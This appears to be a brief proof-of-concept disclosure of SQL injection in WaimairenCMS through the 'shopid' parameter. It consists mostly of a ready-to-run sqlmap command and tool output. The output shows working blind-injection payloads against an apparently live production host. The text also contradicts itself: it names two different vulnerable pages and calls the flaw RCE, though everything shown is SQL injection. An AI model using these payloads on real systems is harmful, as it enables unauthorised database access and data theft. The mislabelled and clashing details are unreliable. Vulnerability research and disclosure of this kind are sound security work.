
The SQLi of waimairenCMS



Description:

The vulnerability page is wx.php

http://host/index.php?ctrl=wxsite&action=getdetailinfo&typelx=wm&shopid=77

WaimairenCMS <= v9.1

shopid parameter in the wxsite.php page appears to be vulnerable to RCE attacks.

Plain Text | Copy

```
python .\sqlmap.py -u "http://host/index.php?ctrl=wxsite&action=getdetailinfo&typelx=wm&shopid=77*" --dbms=mysql --batch
```


Powershell
[19:16:10] INFO] #1* MySQL >= 5.0.12 AND time-based blind (query SLEEP)
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[19:16:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:16:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:16:40] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
[19:16:50] [WARNING] it appears that the character '>' is filtered by the back-end server. You are strongly advised to rerun with the '--tamper=between'
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:

Parameter: #1* (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: https://m6.waimairen.com:443/index.php?ctrl=wxsite&action=getdetailinfo&typelx=wm&shopid=77 AND 5976=5976
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: https://m6.waimairen.com:443/index.php?ctrl=wxsite&action=getdetailinfo&typelx=wm&shopid=77 AND (SELECT 6747 FROM (SELECT(SLEEP(5)))ZVBp)

[19:16:50] INFO]
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[19:16:57] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\m6.waimairen.com'
[*] ending @ 19:16:57 /2022-03-17/
Administrator@DESKTOP-0UAEG7O D:\工具包\sqlmap 3.9.1